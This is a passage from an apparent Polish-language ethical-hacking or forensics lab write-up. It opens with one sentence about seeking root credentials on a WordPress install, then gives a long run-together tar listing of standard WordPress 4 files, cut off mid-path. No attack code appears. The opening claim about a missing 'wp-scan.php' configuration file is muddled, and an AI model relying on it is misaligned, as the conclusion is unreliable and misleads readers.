Z wordpress możemy zobaczyć, że przy eksporcie i próbie uzyskania poświadczeń root, nie istnieje plik konfiguracyjny o nazwie wp-scan.php:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ tar -xzvf wordpress-4.tar.gzwordpress/wordpress/wp-settings.phpwordpress/wp-cron.phpwordpress/wp-comments-post.phpwordpress/wp-activate.phpwordpress/wp-admin/wordpress/wp-admin/link-parse-opml.phpwordpress/wp-admin/js/wordpress/wp-admin/js/editor.jswordpress/wp-admin/js/user-profile.min.jswordpress/wp-admin/js/word-count.min.jswordpress/wp-admin/js/tags-box.jswordpress/wp-admin/js/image-edit.jswordpress/wp-admin/js/updates.min.jswordpress/wp-admin/js/postbox.min.jswordpress/wp-admin/js/nav-menu.min.jswordpress/wp-admin/js/theme.min.jswordpress/wp-admin/js/custom-header.jswordpress/wp-admin/js/press-this.min.jswordpress/wp-admin/js/media-upload.jswordpress/wp-admin/js/color-picker.jswordpress/wp-admin/js/iris.min.jswordpress/wp-admin/js/farbtastic.jswordpress/wp-admin/js/comment.jswordpress/wp-admin/js/common.jswordpress/wp-admin/js/inline-edit-tax.min.jswordpress/wp-admin/js/media.min.jswordpress/wp-admin/js/edit-comments.jswordpress/wp-admin/js/plugin-install.min.jswordpress/wp-admin/js/xfn.jswordpress/wp-admin/js/set-post-thumbnail.jswordpress/wp-admin/js/word-count.jswordpress/wp-admin/js/inline-edit-post.jswordpress/wp-admin/js/accordion.jswordpress/wp-admin/js/link.min.jswordpress/wp-admin/js/post.min.jswordpress/wp-admin/js/inline-edit-post.min.jswordpress/wp-admin/js/bookmarklet.jswordpress/wp-admin/js/set-post-thumbnail.min.jswordpress/wp-admin/js/media-gallery.min.jswordpress/wp-admin/js/dashboard.min.jswordpress/wp-admin/js/postbox.jswordpress/wp-admin/js/tags.jswordpress/wp-admin/js/dashboard.jswordpress/wp-admin/js/link.jswordpress/wp-admin/js/tags.min.jswordpress/wp-admin/js/customize-controls.jswordpress/wp-admin/js/comment.min.jswordpress/wp-admin/js/user-suggest.jswordpress/wp-admin/js/common.min.jswordpress/wp-admin/js/editor-expand.jswordpress/wp-admin/js/updates.jswordpress/wp-admin/js/revisions.min.jswordpress/wp-admin/js/user-profile.jswordpress/wp-admin/js/media.jswordpress/wp-admin/js/image-edit.min.jswordpress/wp-admin/js/widgets.min.jswordpress/wp-admin/js/wp-fullscreen.jswordpress/wp-admin/js/accordion.min.jswordpress/wp-admin/js/revisions.jswordpress/wp-admin/js/plugin-install.jswordpress/wp-admin/js/bookmarklet.min.jswordpress/wp-admin/js/post.jswordpress/wp-admin/js/custom-background.min.jswordpress/wp-admin/js/wp-fullscreen.min.jswordpress/wp-admin/js/custom-background.jswordpress/wp-admin/js/gallery.jswordpress/wp-admin/js/widgets.jswordpress/wp-admin/js/language-chooser.min.jswordpress/wp-admin/js/svg-painter.min.jswordpress/wp-admin/js/customize-widgets.min.jswordpress/wp-admin/js/theme.jswordpress/wp-admin/js/password-strength-meter.jswordpress/wp-admin/js/editor-expand.min.jswordpress/wp-admin/js/svg-painter.jswordpress/wp-admin/js/color-picker.min.jswordpress/wp-admin/js/language-chooser.jswordpress/wp-admin/js/gallery.min.jswordpress/wp-admin/js/media-upload.min.jswordpress/wp-admin/js/tags-box.min.jswordpress/wp-admin/js/password-strength-meter.min.jswordpress/wp-admin/js/editor.min.jswordpress/wp-admin/js/media-gallery.jswordpress/wp-admin/js/user-suggest.min.jswordpress/wp-admin/js/nav-menu.jswordpress/wp-admin/js/edit-comments.min.jswordpress/wp-admin/js/customize-controls.min.jswordpress/wp-admin/js/customize-widgets.jswordpress/wp-admin/js/inline-edit-tax.jswordpress/wp-admin/js/press-this.jswordpress/wp-admin/js/xfn.min.jswordpress/wp-admin/options-head.phpwordpress/wp-admin/admin.phpwordpress/wp-admin/ms-upgrade-network.phpwordpress/wp-admin/upgrade.phpwordpress/wp-admin/press-this.phpwordpress/wp-admin/post.phpwordpress/wp-admin/admin-header.phpwordpress/wp-admin/ms-users.phpwordpress/wp-admin/maint/wordpress/wp-admin/maint/repair.phpwordpress/wp-admin/css/wordpress/wp-admin/css/ie.csswordpress/wp-admin/css/color-picker-rtl.min.csswordpress/wp-admin/css/wp-admin.min.csswordpress/wp-admin/css/ie-rtl.min.csswordpress/wp-admin/css/install.csswordpress/wp-admin/css/dashboard-rtl.csswordpress/wp-admin/css/farbtastic.csswordpress/wp-admin/css/install-rtl.min.csswordpress/wp-admin/css/install.min.csswordpress/wp-admin/css/edit.csswordpress/wp-admin/css/wp-admin-rtl.min.csswordpress/wp-admin/css/wp-admin-rtl.csswordpress/wp-admin/css/widgets-rtl.csswordpress/wp-admin/css/press-this-rtl.csswordpress/wp-admin/css/press-this-rtl.min.csswordpress/wp-admin/css/press-this.min.csswordpress/wp-admin/css/widgets.csswordpress/wp-admin/css/deprecated-media-rtl.min.csswordpress/wp-admin/css/press-this.csswordpress/wp-admin/css/customize-controls.csswordpress/wp-admin/css/nav-menus.csswordpress/wp-admin/css/customize-controls-rtl.min.csswordpress/wp-admin/css/farbtastic-rtl.csswordpress/wp-admin/css/edit-rtl.csswordpress/wp-admin/css/colors/wordpress/wp-admin/css/colors/blue/wordpress/wp-admin/css/colors/blue/colors-rtl.csswordpress/wp-admin/css/colors/blue/colors.scsswordpress/wp-admin/css/colors/blue/colors.min.csswordpress/wp-admin/css/colors/blue/colors-rtl.min.csswordpress/wp-admin/css/colors/blue/colors.csswordpress/wp-admin/css/colors/ectoplasm/wordpress/wp-admin/css/colors/ectoplasm/colors-rtl.csswordpress/wp-admin/css/colors/ectoplasm/colors.scsswordpress/wp-admin/css/colors/ectoplasm/colors.min.csswordpress/wp-admin/css/colors/ectoplasm/colors-rtl.min.csswordpress/wp-admin/css/colors/ectoplasm/colors.csswordpress/wp-admin/css/colors/sunrise/wordpress/wp-admin/css/colors/sunrise/colors-rtl.csswordpress/wp-admin/css/colors/sunrise/colors.scsswordpress/wp-admin/css/colors/sunrise/colors.min.csswordpress/wp-admin/css/colors/sunrise/colors-rtl.min.csswordpress/wp-admin/css/colors/sunrise/colors.csswordpress/wp-admin/css/colors/midnight/wordpress/wp-admin/css/colors/midnight/colors-rtl.csswordpress/wp-admin/css/colors/midnight/colors.scsswordpress/wp-admin/css/colors/midnight/colors.min.csswordpress/wp-admin/css/colors/midnight/colors-rtl.min.csswordpress/wp-admin/css/colors/midnight/colors.csswordpress/wp-admin/css/colors/light/wordpress/wp-admin/css/colors/light/colors-rtl.csswordpress/wp-admin/css/colors/light/colors.scsswordpress/wp-admin/css/colors/light/colors.min.csswordpress/wp-admin/css/colors/light/colors-rtl.min.csswordpress/wp-admin/css/colors/light/colors.csswordpress/wp-admin/css/colors/_mixins.scsswordpress/wp-admin/css/colors/_admin.scsswordpress/wp-admin/css/colors/_variables.scsswordpress/wp-admin/css/colors/ocean/wordpress/wp-admin/css/colors/ocean/colors-rtl.csswordpress/wp-admin/css/colors/ocean/colors.scsswordpress/wp-admin/css/colors/ocean/colors.min.csswordpress/wp-admin/css/colors/ocean/colors-rtl.min.csswordpress/wp-admin/css/colors/ocean/colors.csswordpress/wp-admin/css/colors/coffee/wordpress/wp-admin/css/colors/coffee/colors-rtl.csswordpress/wp-admin/css/colors/coffee/colors.scsswordpress/wp-admin/css/colors/coffee/colors.min.csswordpress/wp-admin/css/colors/coffee/colors-rtl.min.csswordpress/wp-admin/css/colors/coffee/colors.csswordpress/wp-admin/css/deprecated-media-rtl.csswordpress/wp-admin/css/about.csswordpress/wp-admin/css/color-picker.csswordpress/wp-admin/css/nav-menus-rtl.csswordpress/wp-admin/css/revisions.csswordpress/wp-admin/css/press-this-editor.csswordpress/wp-admin/css/l10n-rtl.csswordpress/wp-admin/css/login.min.csswordpress/wp-admin/css/list-tables.csswordpress/wp-admin/css/color-picker-rtl.csswordpress/wp-admin/css/dashboard.csswordpress/wp-admin/css/forms.csswordpress/wp-admin/css/deprecated-media.csswordpress/wp-admin/css/common.csswordpress/wp-admin/css/admin-menu.csswordpress/wp-admin/css/ie.min.csswordpress/wp-admin/css/media-rtl.csswordpress/wp-admin/css/ie-rtl.csswordpress/wp-admin/css/admin-menu-rtl.csswordpress/wp-admin/css/common-rtl.csswordpress/wp-admin/css/customize-widgets.min.csswordpress/wp-admin/css/press-this-editor-rtl.csswordpress/wp-admin/css/list-tables-rtl.csswordpress/wp-admin/css/revisions-rtl.csswordpress/wp-admin/css/login-rtl.min.csswordpress/wp-admin/css/login-rtl.csswordpress/wp-admin/css/wp-admin.csswordpress/wp-admin/css/forms-rtl.csswordpress/wp-admin/css/customize-widgets-rtl.min.csswordpress/wp-admin/css/l10n.csswordpress/wp-admin/css/customize-widgets-rtl.csswordpress/wp-admin/css/themes-rtl.csswordpress/wp-admin/css/customize-controls.min.csswordpress/wp-admin/css/customize-widgets.csswordpress/wp-admin/css/themes.csswordpress/wp-admin/css/customize-controls-rtl.csswordpress/wp-admin/css/install-rtl.csswordpress/wp-admin/css/media.csswordpress/wp-admin/css/login.csswordpress/wp-admin/css/deprecated-media.min.csswordpress/wp-admin/css/color-picker.min.csswordpress/wp-admin/css/about-rtl.csswordpress/wp-admin/post-new.phpwordpress/wp-admin/options-writing.phpwordpress/wp-admin/themes.phpwordpress/wp-admin/async-upload.phpwordpress/wp-admin/edit-tags.phpwordpress/wp-admin/theme-editor.phpwordpress/wp-admin/admin-functions.phpwordpress/wp-admin/options-media.phpwordpress/wp-admin/update-core.phpwordpress/wp-admin/credits.phpwordpress/wp-admin/options-general.phpwordpress/wp-admin/plugins.phpwordpress/wp-admin/admin-ajax.phpwordpress/wp-admin/export.phpwordpress/wp-admin/ms-themes.phpwordpress/wp-admin/includes/wordpress/wp-admin/includes/admin.phpwordpress/wp-admin/includes/upgrade.phpwordpress/wp-admin/includes/bookmark.phpwordpress/wp-admin/includes/class-wp-posts-list-table.phpwordpress/wp-admin/includes/post.phpwordpress/wp-admin/includes/ms.phpwordpress/wp-admin/includes/class-ftp-pure.phpwordpress/wp-admin/includes/class-wp-filesystem-ftpext.phpwordpress/wp-admin/includes/template.phpwordpress/wp-admin/includes/list-table.phpwordpress/wp-admin/includes/screen.phpwordpress/wp-admin/includes/class-ftp.phpwordpress/wp-admin/includes/class-wp-filesystem-ssh2.phpwordpress/wp-admin/includes/class-wp-ms-sites-list-table.phpwordpress/wp-admin/includes/class-wp-comments-list-table.phpwordpress/wp-admin/includes/class-wp-press-this.phpwordpress/wp-admin/includes/update-core.phpwordpress/wp-admin/includes/continents-cities.phpwordpress/wp-admin/includes/export.phpwordpress/wp-admin/includes/class-wp-theme-install-list-table.phpwordpress/wp-admin/includes/class-wp-ms-themes-list-table.phpwordpress/wp-admin/includes/class-ftp-sockets.phpwordpress/wp-admin/includes/plugin.phpwordpress/wp-admin/includes/ms-deprecated.phpwordpress/wp-admin/includes/menu.phpwordpress/wp-admin/includes/media.phpwordpress/wp-admin/includes/revision.phpwordpress/wp-admin/includes/deprecated.phpwordpress/wp-admin/includes/class-wp-upgrader.phpwordpress/wp-admin/includes/class-wp-upgrader-skins.phpwordpress/wp-admin/includes/schema.phpwordpress/wp-admin/includes/image-edit.phpwordpress/wp-admin/includes/dashboard.phpwordpress/wp-admin/includes/theme-install.phpwordpress/wp-admin/includes/class-wp-plugin-install-list-table.phpwordpress/wp-admin/includes/translation-install.phpwordpress/wp-admin/includes/misc.phpwordpress/wp-admin/includes/class-wp-links-list-table.phpwordpress/wp-admin/includes/class-wp-filesystem-base.phpwordpress/wp-admin/includes/meta-boxes.phpwordpress/wp-admin/includes/class-wp-filesystem-ftpsockets.phpwordpress/wp-admin/includes/class-wp-ms-users-list-table.phpwordpress/wp-admin/includes/class-wp-terms-list-table.phpwordpress/wp-admin/includes/nav-menu.phpwordpress/wp-admin/includes/import.phpwordpress/wp-admin/includes/file.phpwordpress/wp-admin/includes/class-pclzip.phpwordpress/wp-admin/includes/class-wp-filesystem-direct.phpwordpress/wp-admin/includes/user.phpwordpress/wp-admin/includes/class-wp-importer.phpwordpress/wp-admin/includes/class-wp-users-list-table.phpwordpress/wp-admin/includes/class-wp-plugins-list-table.phpwordpress/wp-admin/includes/image.phpwordpress/wp-admin/includes/taxonomy.phpwordpress/wp-admin/includes/plugin-install.phpwordpress/wp-admin/includes/theme.phpwordpress/wp-admin/includes/class-wp-media-list-table.phpwordpress/wp-admin/includes/class-wp-themes-list-table.phpwordpress/wp-admin/includes/widgets.phpwordpress/wp-admin/includes/class-wp-list-table.phpwordpress/wp-admin/includes/ajax-actions.phpwordpress/wp-admin/includes/update.phpwordpress/wp-admin/includes/comment.phpwordpress/wp-admin/user-edit.phpwordpress/wp-admin/install.phpwordpress/wp-admin/user-new.phpwordpress/wp-admin/images/wordpress/wp-admin/images/menu-vs.pngwordpress/wp-admin/images/xit.gifwordpress/wp-admin/images/align-none-2x.pngwordpress/wp-admin/images/align-center.pngwordpress/wp-admin/images/align-none.pngwordpress/wp-admin/images/media-button-image.gifwordpress/wp-admin/images/no.pngwordpress/wp-admin/images/w-logo-white.pngwordpress/wp-admin/images/icons32.pngwordpress/wp-admin/images/post-formats32.pngwordpress/wp-admin/images/imgedit-icons-2x.pngwordpress/wp-admin/images/se.pngwordpress/wp-admin/images/date-button-2x.gifwordpress/wp-admin/images/resize.gifwordpress/wp-admin/images/spinner-2x.gifwordpress/wp-admin/images/wordpress-logo.svgwordpress/wp-admin/images/resize-2x.gifwordpress/wp-admin/images/comment-grey-bubble.pngwordpress/wp-admin/images/arrows.pngwordpress/wp-admin/images/media-button-other.gifwordpress/wp-admin/images/icons32-vs-2x.pngwordpress/wp-admin/images/align-left-2x.pngwordpress/wp-admin/images/sort.gifwordpress/wp-admin/images/bubble_bg.gifwordpress/wp-admin/images/wordpress-logo-white.svgwordpress/wp-admin/images/media-button-music.gifwordpress/wp-admin/images/list-2x.pngwordpress/wp-admin/images/sort-2x.gifwordpress/wp-admin/images/loading.gifwordpress/wp-admin/images/wpspin_light-2x.gifwordpress/wp-admin/images/post-formats-vs.pngwordpress/wp-admin/images/wpspin_light.gifwordpress/wp-admin/images/bubble_bg-2x.gifwordpress/wp-admin/images/post-formats.pngwordpress/wp-admin/images/menu-2x.pngwordpress/wp-admin/images/marker.pngwordpress/wp-admin/images/stars-2x.pngwordpress/wp-admin/images/media-button-2x.pngwordpress/wp-admin/images/stars.pngwordpress/wp-admin/images/resize-rtl-2x.gifwordpress/wp-admin/images/align-right.pngwordpress/wp-admin/images/w-logo-blue.pngwordpress/wp-admin/images/icons32-vs.pngwordpress/wp-admin/images/comment-grey-bubble-2x.pngwordpress/wp-admin/images/wheel.pngwordpress/wp-admin/images/align-left.pngwordpress/wp-admin/images/media-button.pngwordpress/wp-admin/images/menu-vs-2x.pngwordpress/wp-admin/images/spinner.gifwordpress/wp-admin/images/wordpress-logo.pngwordpress/wp-admin/images/resize-rtl.gifwordpress/wp-admin/images/xit-2x.gifwordpress/wp-admin/images/media-button-video.gifwordpress/wp-admin/images/mask.pngwordpress/wp-admin/images/post-formats32-vs.pngwordpress/wp-admin/images/align-center-2x.pngwordpress/wp-admin/images/align-right-2x.pngwordpress/wp-admin/images/yes.pngwordpress/wp-admin/images/date-button.gifwordpress/wp-admin/images/list.pngwordpress/wp-admin/images/arrows-2x.pngwordpress/wp-admin/images/generic.pngwordpress/wp-admin/images/imgedit-icons.pngwordpress/wp-admin/images/menu.pngwordpress/wp-admin/images/icons32-2x.pngwordpress/wp-admin/media-new.phpwordpress/wp-admin/load-scripts.phpwordpress/wp-admin/link-add.phpwordpress/wp-admin/moderation.phpwordpress/wp-admin/edit-form-comment.phpwordpress/wp-admin/options-permalink.phpwordpress/wp-admin/my-sites.phpwordpress/wp-admin/custom-header.phpwordpress/wp-admin/customize.phpwordpress/wp-admin/admin-post.phpwordpress/wp-admin/menu.phpwordpress/wp-admin/edit-form-advanced.phpwordpress/wp-admin/edit-tag-form.phpwordpress/wp-admin/upgrade-functions.phpwordpress/wp-admin/media.phpwordpress/wp-admin/revision.phpwordpress/wp-admin/menu-header.phpwordpress/wp-admin/link-manager.phpwordpress/wp-admin/ms-options.phpwordpress/wp-admin/plugin-editor.phpwordpress/wp-admin/media-upload.phpwordpress/wp-admin/nav-menus.phpwordpress/wp-admin/theme-install.phpwordpress/wp-admin/network.phpwordpress/wp-admin/edit.phpwordpress/wp-admin/ms-delete-site.phpwordpress/wp-admin/options-reading.phpwordpress/wp-admin/index.phpwordpress/wp-admin/ms-sites.phpwordpress/wp-admin/link.phpwordpress/wp-admin/profile.phpwordpress/wp-admin/edit-link-form.phpwordpress/wp-admin/network/wordpress/wp-admin/network/admin.phpwordpress/wp-admin/network/upgrade.phpwordpress/wp-admin/network/site-users.phpwordpress/wp-admin/network/setup.phpwordpress/wp-admin/network/themes.phpwordpress/wp-admin/network/theme-editor.phpwordpress/wp-admin/network/update-core.phpwordpress/wp-admin/network/credits.phpwordpress/wp-admin/network/plugins.phpwordpress/wp-admin/network/user-edit.phpwordpress/wp-admin/network/site-new.phpwordpress/wp-admin/network/sites.phpwordpress/wp-admin/network/user-new.phpwordpress/wp-admin/network/settings.phpwordpress/wp-admin/network/site-themes.phpwordpress/wp-admin/network/menu.phpwordpress/wp-admin/network/site-info.phpwordpress/wp-admin/network/plugin-editor.phpwordpress/wp-admin/network/theme-install.phpwordpress/wp-admin/network/edit.phpwordpress/wp-admin/network/index.phpwordpress/wp-admin/network/profile.phpwordpress/wp-admin/network/site-settings.phpwordpress/wp-admin/network/users.phpwordpress/wp-admin/network/plugin-install.phpwordpress/wp-admin/network/about.phpwordpress/wp-admin/network/update.phpwordpress/wp-admin/network/freedoms.phpwordpress/wp-admin/import.phpwordpress/wp-admin/user/wordpress/wp-admin/user/admin.phpwordpress/wp-admin/user/credits.phpwordpress/wp-admin/user/user-edit.phpwordpress/wp-admin/user/menu.phpwordpress/wp-admin/user/index.phpwordpress/wp-admin/user/profile.phpwordpress/wp-admin/user/about.phpwordpress/wp-admin/user/freedoms.phpwordpress/wp-admin/options.phpwordpress/wp-admin/users.phpwordpress/wp-admin/ms-admin.phpwordpress/wp-admin/tools.phpwordpress/wp-admin/admin-footer.phpwordpress/wp-admin/plugin-install.phpwordpress/wp-admin/edit-comments.phpwordpress/wp-admin/install-helper.phpwordpress/wp-admin/custom-background.phpwordpress/wp-admin/widgets.phpwordpress/wp-admin/about.phpwordpress/wp-admin/setup-config.phpwordpress/wp-admin/options-discussion.phpwordpress/wp-admin/ms-edit.phpwordpress/wp-admin/load-styles.phpwordpress/wp-admin/upload.phpwordpress/wp-admin/update.phpwordpress/wp-admin/comment.phpwordpress/wp-admin/freedoms.phpwordpress/wp-mail.phpwordpress/wp-content/wordpress/wp-content/themes/wordpress/wp-content/themes/twentyfifteen/wordpress/wp-content/themes/twentyfifteen/js/wordpress/wp-content/themes/twentyfifteen/js/color-scheme-control.jswordpress/wp-content/themes/twentyfifteen/js/customize-preview.jswordpress/wp-content/themes/twentyfifteen/js/keyboard-image-navigation.jswordpress/wp-content/themes/twentyfifteen/js/functions.jswordpress/wp-content/themes/twentyfifteen/js/html5.jswordpress/wp-content/themes/twentyfifteen/js/skip-link-focus-fix.jswordpress/wp-content/themes/twentyfifteen/content-page.phpwordpress/wp-content/themes/twentyfifteen/archive.phpwordpress/wp-content/themes/twentyfifteen/comments.phpwordpress/wp-content/themes/twentyfifteen/screenshot.pngwordpress/wp-content/themes/twentyfifteen/content-search.phpwordpress/wp-content/themes/twentyfifteen/css/wordpress/wp-content/themes/twentyfifteen/css/ie.csswordpress/wp-content/themes/twentyfifteen/css/editor-style.csswordpress/wp-content/themes/twentyfifteen/css/ie7.csswordpress/wp-content/themes/twentyfifteen/content-none.phpwordpress/wp-content/themes/twentyfifteen/sidebar.phpwordpress/wp-content/themes/twentyfifteen/content-link.phpwordpress/wp-content/themes/twentyfifteen/inc/wordpress/wp-content/themes/twentyfifteen/inc/template-tags.phpwordpress/wp-content/themes/twentyfifteen/inc/back-compat.phpwordpress/wp-content/themes/twentyfifteen/inc/customizer.phpwordpress/wp-content/themes/twentyfifteen/inc/custom-header.phpwordpress/wp-content/themes/twentyfifteen/page.phpwordpress/wp-content/themes/twentyfifteen/functions.phpwordpress/wp-content/themes/twentyfifteen/footer.phpwordpress/wp-content/themes/twentyfifteen/readme.txtwordpress/wp-content/themes/twentyfifteen/404.phpwordpress/wp-content/themes/twentyfifteen/single.phpwordpress/wp-content/themes/twentyfifteen/author-bio.phpwordpress/wp-content/themes/twentyfifteen/genericons/wordpress/wp-content/themes/twentyfifteen/genericons/COPYING.txtwordpress/wp-content/themes/twentyfifteen/genericons/Genericons.ttfwordpress/wp-content/themes/twentyfifteen/genericons/example.htmlwordpress/wp-content/themes/twentyfifteen/genericons/LICENSE.txtwordpress/wp-content/themes/twentyfifteen/genericons/README.mdwordpress/wp-content/themes/twentyfifteen/genericons/genericons.csswordpress/wp-content/themes/twentyfifteen/genericons/Genericons.svgwordpress/wp-content/themes/twentyfifteen/genericons/Genericons.eotwordpress/wp-content/themes/twentyfifteen/genericons/Genericons.woffwordpress/wp-content/themes/twentyfifteen/style.csswordpress/wp-content/themes/twentyfifteen/index.phpwordpress/wp-content/themes/twentyfifteen/rtl.csswordpress/wp-content/themes/twentyfifteen/search.phpwordpress/wp-content/themes/twentyfifteen/languages/wordpress/wp-content/themes/twentyfifteen/languages/twentyfifteen.potwordpress/wp-content/themes/twentyfifteen/image.phpwordpress/wp-content/themes/twentyfifteen/header.phpwordpress/wp-content/themes/twentyfifteen/content.phpwordpress/wp-content/themes/twentyfourteen/wordpress/wp-content/themes/twentyfourteen/js/wordpress/wp-content/themes/twentyfourteen/js/featured-content-admin.jswordpress/wp-content/themes/twentyfourteen/js/keyboard-image-navigation.jswordpress/wp-content/themes/twentyfourteen/js/functions.jswordpress/wp-content/themes/twentyfourteen/js/customizer.jswordpress/wp-content/themes/twentyfourteen/js/slider.jswordpress/wp-content/themes/twentyfourteen/js/html5.jswordpress/wp-content/themes/twentyfourteen/content-page.phpwordpress/wp-content/themes/twentyfourteen/archive.phpwordpress/wp-content/themes/twentyfourteen/comments.phpwordpress/wp-content/themes/twentyfourteen/tag.phpwordpress/wp-content/themes/twentyfourteen/screenshot.pngwordpress/wp-content/themes/twentyfourteen/css/wordpress/wp-content/themes/twentyfourteen/css/ie.csswordpress/wp-content/themes/twentyfourteen/css/editor-style.csswordpress/wp-content/themes/twentyfourteen/content-none.phpwordpress/wp-content/themes/twentyfourteen/sidebar.phpwordpress/wp-content/themes/twentyfourteen/content-link.phpwordpress/wp-content/themes/twentyfourteen/inc/wordpress/wp-content/themes/twentyfourteen/inc/template-tags.phpwordpress/wp-content/themes/twentyfourteen/inc/back-compat.phpwordpress/wp-content/themes/twentyfourteen/inc/customizer.phpwordpress/wp-content/themes/twentyfourteen/inc/custom-header.phpwordpress/wp-content/themes/twentyfourteen/inc/featured-content.phpwordpress/wp-content/themes/twentyfourteen/inc/widgets.phpwordpress/wp-content/themes/twentyfourteen/content-video.phpwordpress/wp-content/themes/twentyfourteen/category.phpwordpress/wp-content/themes/twentyfourteen/page.phpwordpress/wp-content/themes/twentyfourteen/sidebar-footer.phpwordpress/wp-content/themes/twentyfourteen/page-templates/wordpress/wp-content/themes/twentyfourteen/page-templates/contributors.phpwordpress/wp-content/themes/twentyfourteen/page-templates/full-width.phpwordpress/wp-content/themes/twentyfourteen/functions.phpwordpress/wp-content/themes/twentyfourteen/content-audio.phpwordpress/wp-content/themes/twentyfourteen/footer.phpwordpress/wp-content/themes/twentyfourteen/images/wordpress/wp-content/themes/twentyfourteen/images/pattern-light.svgwordpress/wp-content/themes/twentyfourteen/images/pattern-dark.svgwordpress/wp-content/themes/twentyfourteen/404.phpwordpress/wp-content/themes/twentyfourteen/content-featured-post.phpwordpress/wp-content/themes/twentyfourteen/author.phpwordpress/wp-content/themes/twentyfourteen/single.phpwordpress/wp-content/themes/twentyfourteen/genericons/wordpress/wp-content/themes/twentyfourteen/genericons/Genericons-Regular.otfwordpress/wp-content/themes/twentyfourteen/genericons/font/wordpress/wp-content/themes/twentyfourteen/genericons/font/genericons-regular-webfont.eotwordpress/wp-content/themes/twentyfourteen/genericons/font/genericons-regular-webfont.woffwordpress/wp-content/themes/twentyfourteen/genericons/font/genericons-regular-webfont.ttfwordpress/wp-content/themes/twentyfourteen/genericons/font/genericons-regular-webfont.svgwordpress/wp-content/themes/twentyfourteen/genericons/COPYING.txtwordpress/wp-content/themes/twentyfourteen/genericons/example.htmlwordpress/wp-content/themes/twentyfourteen/genericons/README.txtwordpress/wp-content/themes/twentyfourteen/genericons/LICENSE.txtwordpress/wp-content/themes/twentyfourteen/genericons/genericons.csswordpress/wp-content/themes/twentyfourteen/taxonomy-post_format.phpwordpress/wp-content/themes/twentyfourteen/style.csswordpress/wp-content/themes/twentyfourteen/index.phpwordpress/wp-content/themes/twentyfourteen/content-gallery.phpwordpress/wp-content/themes/twentyfourteen/content-aside.phpwordpress/wp-content/themes/twentyfourteen/featured-content.phpwordpress/wp-content/themes/twentyfourteen/rtl.csswordpress/wp-content/themes/twentyfourteen/search.phpwordpress/wp-content/themes/twentyfourteen/languages/wordpress/wp-content/themes/twentyfourteen/languages/twentyfourteen.potwordpress/wp-content/themes/twentyfourteen/sidebar-content.phpwordpress/wp-content/themes/twentyfourteen/image.phpwordpress/wp-content/themes/twentyfourteen/content-quote.phpwordpress/wp-content/themes/twentyfourteen/header.phpwordpress/wp-content/themes/twentyfourteen/content.phpwordpress/wp-content/themes/twentyfourteen/content-image.phpwordpress/wp-content/themes/twentythirteen/wordpress/wp-content/themes/twentythirteen/js/wordpress/wp-content/themes/twentythirteen/js/theme-customizer.jswordpress/wp-content/themes/twentythirteen/js/functions.jswordpress/wp-content/themes/twentythirteen/js/html5.jswordpress/wp-content/themes/twentythirteen/archive.phpwordpress/wp-content/themes/twentythirteen/comments.phpwordpress/wp-content/themes/twentythirteen/tag.phpwordpress/wp-content/themes/twentythirteen/screenshot.pngwordpress/wp-content/themes/twentythirteen/css/wordpress/wp-content/themes/twentythirteen/css/ie.csswordpress/wp-content/themes/twentythirteen/css/editor-style.csswordpress/wp-content/themes/twentythirteen/content-none.phpwordpress/wp-content/themes/twentythirteen/sidebar.phpwordpress/wp-content/themes/twentythirteen/content-link.phpwordpress/wp-content/themes/twentythirteen/inc/wordpress/wp-content/themes/twentythirteen/inc/back-compat.phpwordpress/wp-content/themes/twentythirteen/inc/custom-header.phpwordpress/wp-content/themes/twentythirteen/content-video.phpwordpress/wp-content/themes/twentythirteen/category.phpwordpress/wp-content/themes/twentythirteen/page.phpwordpress/wp-content/themes/twentythirteen/functions.phpwordpress/wp-content/themes/twentythirteen/content-status.phpwordpress/wp-content/themes/twentythirteen/content-audio.phpwordpress/wp-content/themes/twentythirteen/sidebar-main.phpwordpress/wp-content/themes/twentythirteen/footer.phpwordpress/wp-content/themes/twentythirteen/images/wordpress/wp-content/themes/twentythirteen/images/headers/wordpress/wp-content/themes/twentythirteen/images/headers/star-thumbnail.pngwordpress/wp-content/themes/twentythirteen/images/headers/star.pngwordpress/wp-content/themes/twentythirteen/images/headers/circle.pngwordpress/wp-content/themes/twentythirteen/images/headers/circle-thumbnail.pngwordpress/wp-content/themes/twentythirteen/images/headers/diamond-thumbnail.pngwordpress/wp-content/themes/twentythirteen/images/headers/diamond.pngwordpress/wp-content/themes/twentythirteen/images/dotted-line.pngwordpress/wp-content/themes/twentythirteen/images/dotted-line-light.pngwordpress/wp-content/themes/twentythirteen/images/dotted-line-2x.pngwordpress/wp-content/themes/twentythirteen/images/dotted-line-light-2x.pngwordpress/wp-content/themes/twentythirteen/images/search-icon.pngwordpress/wp-content/themes/twentythirteen/images/search-icon-2x.pngwordpress/wp-content/themes/twentythirteen/404.phpwordpress/wp-content/themes/twentythirteen/author.phpwordpress/wp-content/themes/twentythirteen/single.phpwordpress/wp-content/themes/twentythirteen/author-bio.phpwordpress/wp-content/themes/twentythirteen/genericons/wordpress/wp-content/themes/twentythirteen/genericons/Genericons-Regular.otfwordpress/wp-content/themes/twentythirteen/genericons/font/wordpress/wp-content/themes/twentythirteen/genericons/font/genericons-regular-webfont.eotwordpress/wp-content/themes/twentythirteen/genericons/font/genericons-regular-webfont.woffwordpress/wp-content/themes/twentythirteen/genericons/font/genericons-regular-webfont.ttfwordpress/wp-content/themes/twentythirteen/genericons/font/genericons-regular-webfont.svgwordpress/wp-content/themes/twentythirteen/genericons/COPYING.txtwordpress/wp-content/themes/twentythirteen/genericons/example.htmlwordpress/wp-content/themes/twentythirteen/genericons/README.txtwordpress/wp-content/themes/twentythirteen/genericons/LICENSE.txtwordpress/wp-content/themes/twentythirteen/genericons/genericons.csswordpress/wp-content/themes/twentythirteen/taxonomy-post_format.phpwordpress/wp-content/themes/twentythirteen/style.csswordpress/wp-content/themes/twentythirteen/index.phpwordpress/wp-content/themes/twentythirteen/content-gallery.phpwordpress/wp-content/themes/twentythirteen/content-aside.phpwordpress/wp-content/themes/twentythirteen/rtl.csswordpress/wp-content/themes/twentythirteen/search.phpwordpress/wp-content/themes/twentythirteen/languages/wordpress/wp-content/themes/twentythirteen/languages/twentythirteen.potwordpress/wp-content/themes/twentythirteen/image.phpwordpress/wp-content/themes/twentythirteen/content-chat.phpwordpress/wp-content/themes/twentythirteen/content-quote.phpwordpress/wp-content/themes/twentythirteen/header.phpwordpress/wp-content/themes/twentythirteen/content.phpwordpress/wp-content/themes/twentythirteen/content-image.phpwordpress/wp-content/themes/index.phpwordpress/wp-content/plugins/wordpress/wp-content/plugins/akismet/wordpress/wp-content/plugins/akismet/readme.txtwordpress/wp-content/plugins/akismet/class.akismet-admin.p